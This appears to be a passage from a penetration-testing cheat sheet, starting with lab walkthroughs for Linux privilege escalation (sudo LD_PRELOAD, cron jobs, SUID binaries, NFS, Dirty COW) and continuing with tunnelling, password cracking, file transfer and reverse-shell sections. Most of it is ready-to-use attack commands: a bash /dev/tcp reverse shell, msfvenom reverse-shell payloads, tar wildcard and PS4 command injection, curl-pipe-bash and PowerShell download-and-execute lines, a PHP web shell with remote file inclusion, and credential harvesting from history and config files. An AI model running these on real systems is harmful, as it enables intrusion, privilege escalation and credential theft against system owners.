sudo -l
|
||
|
||
LD_PRELOAD and LD_LIBRARY_PATH are both inherited from the user's environment. LD_PRELOAD loads a shared object before any others when a program is run. LD_LIBRARY_PATH provides a list of directories where shared libraries are searched for first.
|
||
|
||
Create a shared object using the code located at /home/user/tools/sudo/preload.c:
|
||
|
||
gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c
|
||
|
||
Run one of the programs you are allowed to run via sudo (listed when running sudo -l), while setting the LD_PRELOAD environment variable to the full path of the new shared object:
|
||
|
||
sudo LD_PRELOAD=/tmp/preload.so program-name-here
|
||
|
||
A root shell should spawn. Exit out of the shell before continuing. Depending on the program you chose, you may need to exit out of this as well.
|
||
|
||
Run ldd against the apache2 program file to see which shared libraries are used by the program:
|
||
|
||
ldd /usr/sbin/apache2
|
||
|
||
Create a shared object with the same name as one of the listed libraries (libcrypt.so.1) using the code located at /home/user/tools/sudo/library_path.c:
|
||
|
||
gcc -o /tmp/libcrypt.so.1 -shared -fPIC /home/user/tools/sudo/library_path.c
|
||
|
||
Run apache2 using sudo, while settings the LD_LIBRARY_PATH environment variable to /tmp (where we output the compiled shared object):
|
||
|
||
sudo LD_LIBRARY_PATH=/tmp apache2
|
||
```
|
||
|
||
#### Cron Jobs - File Permissions
|
||
|
||

|
||
|
||

|
||
|
||

|
||
|
||
```
|
||
Cron jobs are programs or scripts which users can schedule to run at specific times or intervals. Cron table files (crontabs) store the configuration for cron jobs. The system-wide crontab is located at /etc/crontab.
|
||
|
||
View the contents of the system-wide crontab:
|
||
|
||
cat /etc/crontab
|
||
|
||
There should be two cron jobs scheduled to run every minute. One runs overwrite.sh, the other runs /usr/local/bin/compress.sh.
|
||
|
||
Locate the full path of the overwrite.sh file:
|
||
|
||
locate overwrite.sh
|
||
|
||
Note that the file is world-writable:
|
||
|
||
ls -l /usr/local/bin/overwrite.sh
|
||
|
||
Replace the contents of the overwrite.sh file with the following after changing the IP address to that of your Kali box.
|
||
|
||
#!/bin/bash
|
||
bash -i >& /dev/tcp/10.10.10.10/4444 0>&1
|
||
|
||
Set up a netcat listener on your Kali box on port 4444 and wait for the cron job to run (should not take longer than a minute). A root shell should connect back to your netcat listener. If it doesn't recheck the permissions of the file, is anything missing?
|
||
|
||
nc -nvlp 4444
|
||
```
|
||
#### Cron Jobs - PATH Environment Variable
|
||
|
||

|
||
|
||

|
||
|
||
```
|
||
View the contents of the system-wide crontab:
|
||
|
||
cat /etc/crontab
|
||
|
||
Note that the PATH variable starts with /home/user which is our user's home directory.
|
||
|
||
Create a file called overwrite.sh in your home directory with the following contents:
|
||
|
||
#!/bin/bash
|
||
|
||
cp /bin/bash /tmp/rootbash
|
||
chmod +xs /tmp/rootbash
|
||
|
||
Make sure that the file is executable:
|
||
|
||
chmod +x /home/user/overwrite.sh
|
||
|
||
Wait for the cron job to run (should not take longer than a minute). Run the /tmp/rootbash command with -p to gain a shell running with root privileges:
|
||
|
||
/tmp/rootbash -p
|
||
```
|
||
|
||
#### Cron Jobs - Wildcards
|
||
|
||

|
||
|
||
```
|
||
View the contents of the other cron job script:
|
||
|
||
cat /usr/local/bin/compress.sh
|
||
|
||
Note that the tar command is being run with a wildcard (*) in your home directory.
|
||
|
||
Take a look at the GTFOBins page for tar. Note that tar has command line options that let you run other commands as part of a checkpoint feature.
|
||
|
||
Use msfvenom on your Kali box to generate a reverse shell ELF binary. Update the LHOST IP address accordingly:
|
||
|
||
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f elf -o shell.elf
|
||
|
||
Transfer the shell.elf file to /home/user/ on the Debian VM (you can use scp or host the file on a webserver on your Kali box and use wget). Make sure the file is executable:
|
||
|
||
chmod +x /home/user/shell.elf
|
||
|
||
Create these two files in /home/user:
|
||
|
||
touch /home/user/--checkpoint=1
|
||
touch /home/user/--checkpoint-action=exec=shell.elf
|
||
|
||
When the tar command in the cron job runs, the wildcard (*) will expand to include these files. Since their filenames are valid tar command line options, tar will recognize them as such and treat them as command line options rather than filenames.
|
||
|
||
Set up a netcat listener on your Kali box on port 4444 and wait for the cron job to run (should not take longer than a minute). A root shell should connect back to your netcat listener.
|
||
|
||
nc -nvlp 4444
|
||
```
|
||
|
||
#### SUID / SGID Executables - Known Exploits
|
||
|
||

|
||
|
||
```
|
||
Find all the SUID/SGID executables on the Debian VM:
|
||
|
||
find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
|
||
|
||
Note that /usr/sbin/exim-4.84-3 appears in the results. Try to find a known exploit for this version of exim. Exploit-DB, Google, and GitHub are good places to search!
|
||
|
||
A local privilege escalation exploit matching this version of exim exactly should be available. A copy can be found on the Debian VM at /home/user/tools/suid/exim/cve-2016-1531.sh.
|
||
|
||
Run the exploit script to gain a root shell:
|
||
|
||
/home/user/tools/suid/exim/cve-2016-1531.sh
|
||
```
|
||
|
||
#### SUID / SGID Executables - Shared Object Injection
|
||
|
||

|
||
|
||
```
|
||
The /usr/local/bin/suid-so SUID executable is vulnerable to shared object injection.
|
||
|
||
First, execute the file and note that currently it displays a progress bar before exiting:
|
||
|
||
/usr/local/bin/suid-so
|
||
|
||
Run strace on the file and search the output for open/access calls and for "no such file" errors:
|
||
|
||
strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"
|
||
|
||
Note that the executable tries to load the /home/user/.config/libcalc.so shared object within our home directory, but it cannot be found.
|
||
|
||
Create the .config directory for the libcalc.so file:
|
||
|
||
mkdir /home/user/.config
|
||
|
||
Example shared object code can be found at /home/user/tools/suid/libcalc.c. It simply spawns a Bash shell. Compile the code into a shared object at the location the suid-so executable was looking for it:
|
||
|
||
gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/tools/suid/libcalc.c
|
||
|
||
Execute the suid-so executable again, and note that this time, instead of a progress bar, we get a root shell.
|
||
|
||
/usr/local/bin/suid-so
|
||
```
|
||
|
||
#### SUID / SGID Executables - Environment Variables
|
||
|
||

|
||
|
||
```
|
||
The /usr/local/bin/suid-env executable can be exploited due to it inheriting the user's PATH environment variable and attempting to execute programs without specifying an absolute path.
|
||
|
||
First, execute the file and note that it seems to be trying to start the apache2 webserver:
|
||
|
||
/usr/local/bin/suid-env
|
||
|
||
Run strings on the file to look for strings of printable characters:
|
||
|
||
strings /usr/local/bin/suid-env
|
||
|
||
One line ("service apache2 start") suggests that the service executable is being called to start the webserver, however the full path of the executable (/usr/sbin/service) is not being used.
|
||
|
||
Compile the code located at /home/user/tools/suid/service.c into an executable called service. This code simply spawns a Bash shell:
|
||
|
||
gcc -o service /home/user/tools/suid/service.c
|
||
|
||
Prepend the current directory (or where the new service executable is located) to the PATH variable, and run the suid-env executable to gain a root shell:
|
||
|
||
PATH=.:$PATH /usr/local/bin/suid-env
|
||
```
|
||
|
||
|
||
#### SUID / SGID Executables - Abusing Shell Features (#1)
|
||
|
||

|
||
|
||
```
|
||
The /usr/local/bin/suid-env2 executable is identical to /usr/local/bin/suid-env except that it uses the absolute path of the service executable (/usr/sbin/service) to start the apache2 webserver.
|
||
|
||
Verify this with strings:
|
||
|
||
strings /usr/local/bin/suid-env2
|
||
|
||
In Bash versions <4.2-048 it is possible to define shell functions with names that resemble file paths, then export those functions so that they are used instead of any actual executable at that file path.
|
||
|
||
Verify the version of Bash installed on the Debian VM is less than 4.2-048:
|
||
|
||
/bin/bash --version
|
||
|
||
Create a Bash function with the name "/usr/sbin/service" that executes a new Bash shell (using -p so permissions are preserved) and export the function:
|
||
|
||
function /usr/sbin/service { /bin/bash -p; }
|
||
export -f /usr/sbin/service
|
||
|
||
Run the suid-env2 executable to gain a root shell:
|
||
|
||
/usr/local/bin/suid-env2
|
||
```
|
||
|
||
|
||
#### SUID / SGID Executables - Abusing Shell Features (#2)
|
||
|
||

|
||
|
||
```
|
||
Note: This will not work on Bash versions 4.4 and above.
|
||
|
||
When in debugging mode, Bash uses the environment variable PS4 to display an extra prompt for debugging statements.
|
||
|
||
Run the /usr/local/bin/suid-env2 executable with bash debugging enabled and the PS4 variable set to an embedded command which creates an SUID version of /bin/bash:
|
||
|
||
env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash)' /usr/local/bin/suid-env2
|
||
|
||
Run the /tmp/rootbash executable with -p to gain a shell running with root privileges:
|
||
|
||
/tmp/rootbash -p
|
||
```
|
||
#### Passwords & Keys - History Files
|
||
|
||

|
||
|
||
```
|
||
If a user accidentally types their password on the command line instead of into a password prompt, it may get recorded in a history file.
|
||
|
||
View the contents of all the hidden history files in the user's home directory:
|
||
|
||
cat ~/.*history | less
|
||
|
||
Note that the user has tried to connect to a MySQL server at some point, using the "root" username and a password submitted via the command line. Note that there is no space between the -p option and the password!
|
||
|
||
Switch to the root user, using the password:
|
||
|
||
su root
|
||
```
|
||
|
||
|
||
#### Passwords & Keys - Config Files
|
||
|
||
```
|
||
Config files often contain passwords in plaintext or other reversible formats.
|
||
|
||
List the contents of the user's home directory:
|
||
|
||
ls /home/user
|
||
|
||
Note the presence of a myvpn.ovpn config file. View the contents of the file:
|
||
|
||
cat /home/user/myvpn.ovpn
|
||
|
||
The file should contain a reference to another location where the root user's credentials can be found. Switch to the root user, using the credentials:
|
||
|
||
su root
|
||
```
|
||
|
||
#### Passwords & Keys - SSH Keys
|
||
|
||
```
|
||
Sometimes users make backups of important files but fail to secure them with the correct permissions.
|
||
|
||
Look for hidden files & directories in the system root:
|
||
|
||
ls -la /
|
||
|
||
Note that there appears to be a hidden directory called .ssh. View the contents of the directory:
|
||
|
||
ls -l /.ssh
|
||
|
||
Note that there is a world-readable file called root_key. Further inspection of this file should indicate it is a private SSH key. The name of the file suggests it is for the root user.
|
||
|
||
Copy the key over to your Kali box (it's easier to just view the contents of the root_key file and copy/paste the key) and give it the correct permissions, otherwise your SSH client will refuse to use it:
|
||
```
|
||
|
||
#### NFS
|
||
|
||

|
||
|
||
```
|
||
Files created via NFS inherit the remote user's ID. If the user is root, and root squashing is enabled, the ID will instead be set to the "nobody" user.
|
||
|
||
Check the NFS share configuration on the Debian VM:
|
||
|
||
cat /etc/exports
|
||
|
||
Note that the /tmp share has root squashing disabled.
|
||
|
||
On your Kali box, switch to your root user if you are not already running as root:
|
||
|
||
sudo su
|
||
|
||
Using Kali's root user, create a mount point on your Kali box and mount the /tmp share (update the IP accordingly):
|
||
|
||
mkdir /tmp/nfs
|
||
mount -o rw,vers=2 10.10.10.10:/tmp /tmp/nfs
|
||
|
||
Still using Kali's root user, generate a payload using msfvenom and save it to the mounted share (this payload simply calls /bin/bash):
|
||
|
||
msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf
|
||
|
||
Still using Kali's root user, make the file executable and set the SUID permission:
|
||
|
||
chmod +xs /tmp/nfs/shell.elf
|
||
|
||
Back on the Debian VM, as the low privileged user account, execute the file to gain a root shell:
|
||
|
||
/tmp/shell.elf
|
||
```
|
||
|
||
#### Kernel Exploits
|
||
|
||

|
||
|
||
```
|
||
Kernel exploits can leave the system in an unstable state, which is why you should only run them as a last resort.
|
||
|
||
Run the Linux Exploit Suggester 2 tool to identify potential kernel exploits on the current system:
|
||
|
||
perl /home/user/tools/kernel-exploits/linux-exploit-suggester-2/linux-exploit-suggester-2.pl
|
||
|
||
The popular Linux kernel exploit "Dirty COW" should be listed. Exploit code for Dirty COW can be found at /home/user/tools/kernel-exploits/dirtycow/c0w.c. It replaces the SUID file /usr/bin/passwd with one that spawns a shell (a backup of /usr/bin/passwd is made at /tmp/bak).
|
||
|
||
Compile the code and run it (note that it may take several minutes to complete):
|
||
|
||
gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0w
|
||
./c0w
|
||
|
||
Once the exploit completes, run /usr/bin/passwd to gain a root shell:
|
||
|
||
/usr/bin/passwd
|
||
```
|
||
|
||
<br />
|
||
|
||
# Port Forwarding and Tunneling
|
||
|
||
***
|
||
|
||
#### SSH Tunneling
|
||
|
||
<br />
|
||
|
||
```bash
|
||
|
||
# Local
|
||
sudo ssh -N -L 80:127.0.0.1:80 {USER}@{RHOST} -p {RPORT}
|
||
|
||
# Remote
|
||
ssh -N -R {LHOST}:{LPORT}:127.0.0.1:{RPORT} kali@{LHOST}
|
||
|
||
```
|
||
#### Chisel Dynamic Port Forwarding
|
||
|
||
<br />
|
||
|
||
```
|
||
# LHOST
|
||
chisel server -p 3477 --socks5 --reverse
|
||
|
||
# RHOST (Windows) - Transfer chisel.exe
|
||
chisel64.exe client {LHOST}:3477 R:socks
|
||
|
||
PS> .\chisel64.exe client {LHOST}:3477 R:socks
|
||
|
||
# RHOST (Linux) - Transfer chisel_lin64
|
||
./chisel_lin64 client {LHOST}:3477 R:socks
|
||
|
||
# LHOST
|
||
sudo NMAP -sT -Pn -n {FIREWALLED RHOST}
|
||
|
||
```
|
||
|
||
<br />
|
||
|
||
# Password Cracking
|
||
|
||
***
|
||
|
||
#### Hashcat
|
||
|
||
<br />
|
||
|
||
[https://hashcat.net/wiki/doku.php?id=example_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)
|
||
|
||
```bash
|
||
# Search for correct hashcat number
|
||
hashcat --example-hashes | grep -B5 {HASH IDENTIFIER}
|
||
|
||
# Crack Hash
|
||
hashcat -m {HASH NUMBER} {HASH} /usr/share/wordlists/rockyou.txt -O --force
|
||
```
|
||
|
||
<br />
|
||
|
||
#### Group Policy XML files
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Crack XML cpassword string
|
||
gpp-decrypt {HASH}
|
||
```
|
||
<br />
|
||
|
||
#### John The Ripper
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# About: A tool used to crack passwords, hashes, and zip files
|
||
# Download: Pre-installed on Kali Linux
|
||
|
||
# Usage - Crack a zip file {FILE.zip} and output hash into text file {FILE.txt}
|
||
sudo zip2john {FILE.zip} > {FILE.txt}
|
||
|
||
# Usage - Crack a rar file {FILE.rar} and output hash into text file {FILE.txt}
|
||
sudo rar2john {FILE.rar} > {FILE.txt}
|
||
|
||
# Usage - Crack a password file {FILE.txt}
|
||
john -w=/usr/share/wordlists/rockyou.txt {FILE.txt}
|
||
|
||
# --format={HASH}: Specifiy a hash type to crack (see below)
|
||
john --format=Raw-MD5 {FILE.txt}
|
||
|
||
:'
|
||
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
|
||
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssha1, aix-ssha256,
|
||
aix-ssha512, andOTP, ansible, argon2, as400-des, as400-ssha1, asa-md5,
|
||
AxCrypt, AzureAD, BestCrypt, BestCryptVE4, bfegg, Bitcoin, BitLocker,
|
||
bitshares, Bitwarden, BKS, Blackberry-ES10, WoWSRP, Blockchain, chap,
|
||
Clipperz, cloudkeychain, dynamic_n, cq, CRC32, cryptoSafe, sha1crypt,
|
||
sha256crypt, sha512crypt, Citrix_NS10, dahua, dashlane, diskcryptor, Django,
|
||
django-scrypt, dmd5, dmg, dominosec, dominosec8, DPAPImk, dragonfly3-32,
|
||
dragonfly3-64, dragonfly4-32, dragonfly4-64, Drupal7, eCryptfs, eigrp,
|
||
electrum, EncFS, enpass, EPI, EPiServer, ethereum, fde, Fortigate256,
|
||
Fortigate, FormSpring, FVDE, geli, gost, gpg, HAVAL-128-4, HAVAL-256-3, hdaa,
|
||
hMailServer, hsrp, IKE, ipb2, itunes-backup, iwork, KeePass, keychain,
|
||
keyring, keystore, known_hosts, krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs,
|
||
krb5-17, krb5-18, krb5-3, kwallet, lp, lpcli, leet, lotus5, lotus85, LUKS,
|
||
MD2, mdc2, MediaWiki, monero, money, MongoDB, scram, Mozilla, mscash,
|
||
mscash2, MSCHAPv2, mschapv2-naive, krb5pa-md5, mssql, mssql05, mssql12,
|
||
multibit, mysqlna, mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2,
|
||
net-md5, netntlmv2, netntlm, netntlm-naive, net-sha1, nk, notes, md5ns,
|
||
nsec3, NT, o10glogon, o3logon, o5logon, ODF, Office, oldoffice,
|
||
OpenBSD-SoftRAID, openssl-enc, oracle, oracle11, Oracle12C, osc, ospf,
|
||
Padlock, Palshop, Panama, PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1,
|
||
PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda,
|
||
pgpwde, phpass, PHPS, PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY,
|
||
pwsafe, qnx, RACF, RACF-KDFAES, radius, RAdmin, RAKP, rar, RAR5, Raw-SHA512,
|
||
Raw-Blake2, Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
|
||
Raw-SHA1-AxCrypt, Raw-SHA1-Linkedin, Raw-SHA224, Raw-SHA256, Raw-SHA3,
|
||
Raw-SHA384, restic, ripemd-128, ripemd-160, rsvp, RVARY, Siemens-S7,
|
||
Salted-SHA1, SSHA512, sapb, sapg, saph, sappse, securezip, 7z, Signal, SIP,
|
||
skein-256, skein-512, skey, SL3, Snefru-128, Snefru-256, LastPass, SNMP,
|
||
solarwinds, SSH, sspr, Stribog-256, Stribog-512, STRIP, SunMD5, SybaseASE,
|
||
Sybase-PROP, tacacs-plus, tcp-md5, telegram, tezos, Tiger, tc_aes_xts,
|
||
tc_ripemd160, tc_ripemd160boot, tc_sha512, tc_whirlpool, vdi, OpenVMS, vmx,
|
||
VNC, vtp, wbb3, whirlpool, whirlpool0, whirlpool1, wpapsk, wpapsk-pmk,
|
||
xmpp-scram, xsha, xsha512, zed, ZIP, ZipMonster, plaintext, has-160,
|
||
HMAC-MD5, HMAC-SHA1, HMAC-SHA224, HMAC-SHA256, HMAC-SHA384, HMAC-SHA512,
|
||
dummy, crypt
|
||
'
|
||
```
|
||
|
||
<br />
|
||
|
||
|
||
# Payload File Transfer
|
||
|
||
***
|
||
|
||
#### [STEP 1] Server on Client
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Python Server
|
||
# About: A python command used to open a server on the client machine
|
||
# Download: Pre-installed on Kali Linux
|
||
|
||
# Python Server
|
||
sudo python3 -m http.server {LPORT}
|
||
|
||
# Apache2 Server: var/www/html
|
||
sudo systemctl start apache2
|
||
|
||
# FTP Server: /ftphome/
|
||
sudo service pure-ftpd
|
||
|
||
# SMB SHARE
|
||
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py share ./ -smb2support
|
||
```
|
||
<br />
|
||
|
||
#### [STEP 2] Download Command on Server
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# WGET
|
||
# About: A command used to download files on the current machine
|
||
# Download: Pre-installed on Kali Linux
|
||
|
||
# Usage - Download on server machine
|
||
wget {LHOST}/{FILE} -outfile {FILE}
|
||
curl {LHOST}/{FILE}
|
||
|
||
# Linux - Download file and execute in bash:
|
||
curl {LHOST}/{FILE.sh} | bash
|
||
|
||
# Windows - Download file using certutil
|
||
certutil -split -f -urlcache http://{LHOST}/{FILE}
|
||
|
||
# Windows - Download file using powershell
|
||
IEX(new-object System.Net.WebClient).DownloadFile('http://{LHOST}/{FILE.exe}','C:\Users\{USER}\{FILE.exe}')
|
||
IEX(new-object System.Net.WebClient).UploadFile('http://{LHOST}/{FILE.exe}','C:\Users\{USER}\{FILE.exe}')
|
||
|
||
# Windows - Load a string file and execute in powershell:
|
||
IEX(New-Object Net.WebClient).downloadstring("http://{LHOST}/{FILE.ps1}")
|
||
Invoke-AllChecks
|
||
|
||
# SMB SHARE UPLOAD FILE
|
||
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters /v AllowInsecureGuestAuth /t REG_DWORD /d 1 /f
|
||
copy \\{LHOST}\share\{FILE}
|
||
|
||
# SMB SHARE DOWNLOAD FILE
|
||
net use z: \\{LHOST}\share
|
||
copy {FILE} z:
|
||
```
|
||
<br />
|
||
|
||
|
||
# Reverse Shell
|
||
|
||
<br />
|
||
|
||
[Reverse Shell Generator](https://www.revshells.com/)
|
||
|
||
<br />
|
||
|
||
#### NC Listen - Client [STEP 1]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# About: A command used to listen to requests from a defined port
|
||
# Download: Pre-installed on Kali Linux
|
||
|
||
# Usage
|
||
sudo nc -lnvp {RPORT}
|
||
|
||
# {PORT}: Select the port used to listen
|
||
```
|
||
<br />
|
||
|
||
#### NC Execute - Server [STEP 2]
|
||
|
||
```bash
|
||
# PHP webshell
|
||
<?php echo shell_exec($_GET['cmd']); ?>
|
||
|
||
page.php?page=http://{LHOST}/evil.txt&cmd={command}
|
||
page.php?file=http://{LHOST}/evil.txt&cmd={command}
|
||
|
||
# Windows Nishang Reverse shell
|
||
powershell -c "IEX (New-Object Net.WebClient).DownloadString(\"http://{LHOST}/rev.ps1\"); Invoke-PowerShellTcp -Reverse -IPAddress {LHOST} -Port {LPORT} | powershell -noprofile"
|
||
|
||
# MSFVENOM Payloads
|
||
|
||
# Windows
|
||
msfvenom -p windows/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f exe > x86.exe
|
||
msfvenom -p windows/x64/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f exe > x64.exe
|
||
msfvenom -p cmd/windows/reverse_powershell LHOST={LHOST} LPORT=4444 > run.bat
|
||
|
||
# Linux
|
||
msfvenom -p linux/x86/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f elf > x86.elf
|
||
msfvenom -p linux/x64/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f elf > x64.elf
|
||
|
||
# Web
|
||
msfvenom -p windows/x64/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f asp > shell.asp
|
||
msfvenom -p windows/x64/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f aspx > shell.aspx
|
||
msfvenom -p java/jsp_shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f raw > shell.jsp
|
||
msfvenom -p java/jsp_shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f war > shell.war
|
||
msfvenom -p php/reverse_php LHOST={LHOST} LPORT=4444 -f raw > shell.php
|
||
msfvenom -p windows/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f hta-psh > shell.hta
|
||
|
||
Framework Executable Formats [--format <value>]
|
||
===============================================
|
||
|
||
Name
|
||
----
|
||
asp
|
||
aspx
|
||
aspx-exe
|
||
axis2
|
||
dll
|
||
elf
|
||
elf-so
|
||
exe
|
||
exe-only
|
||
exe-service
|
||
exe-small
|
||
hta-psh
|
||
jar
|
||
jsp
|
||
loop-vbs
|
||
macho
|
||
msi
|
||
msi-nouac
|
||
osx-app
|
||
psh
|
||
psh-cmd
|
||
psh-net
|
||
psh-reflection
|
||
python-reflection
|
||
vba
|
||
vba-exe
|
||
vba-psh
|
||
vbs
|
||
war
|
||
|
||
Framework Transform Formats [--format <value>]
|
||
==============================================
|
||
|
||
Name
|
||
----
|
||
base32
|
||
base64
|
||
bash
|
||
c
|
||
csharp
|
||
dw
|
||
dword
|
||
hex
|
||
java
|
||
js_be
|
||
js_le
|
||
num
|
||
perl
|
||
pl
|
||
powershell
|
||
ps1
|
||
py
|
||
python
|
||
raw
|
||
rb
|
||
ruby
|
||
sh
|
||
vbapplication
|
||
vbscript
|
||
```
|
||
<br />
|
||
|
||
# Shell Upgrade
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# About: A command to spawn a new shell using python
|
||
# Download: May or may not be installed on server machine
|
||
|
||
# Usage
|
||
python3 -c 'import pty;pty.spawn("/bin/bash")'
|
||
|
||
python -c 'import pty;pty.spawn("/bin/bash")'
|
||
|
||
# Additional Functionality
|
||
CTRL + Z
|
||
stty raw -echo; fg
|
||
enter
|
||
export TERM=xterm-256color
|
||
|
||
# Run older python/python2 scripts in virtual environment:
|
||
cd /opt/impacket
|
||
sudo virtualenv impacket-venv -p $(which python2)
|
||
source impacket-venv/bin/activate
|
||
|
||
# Exit virtual environment
|
||
deactivate
|
||
|
||
```
|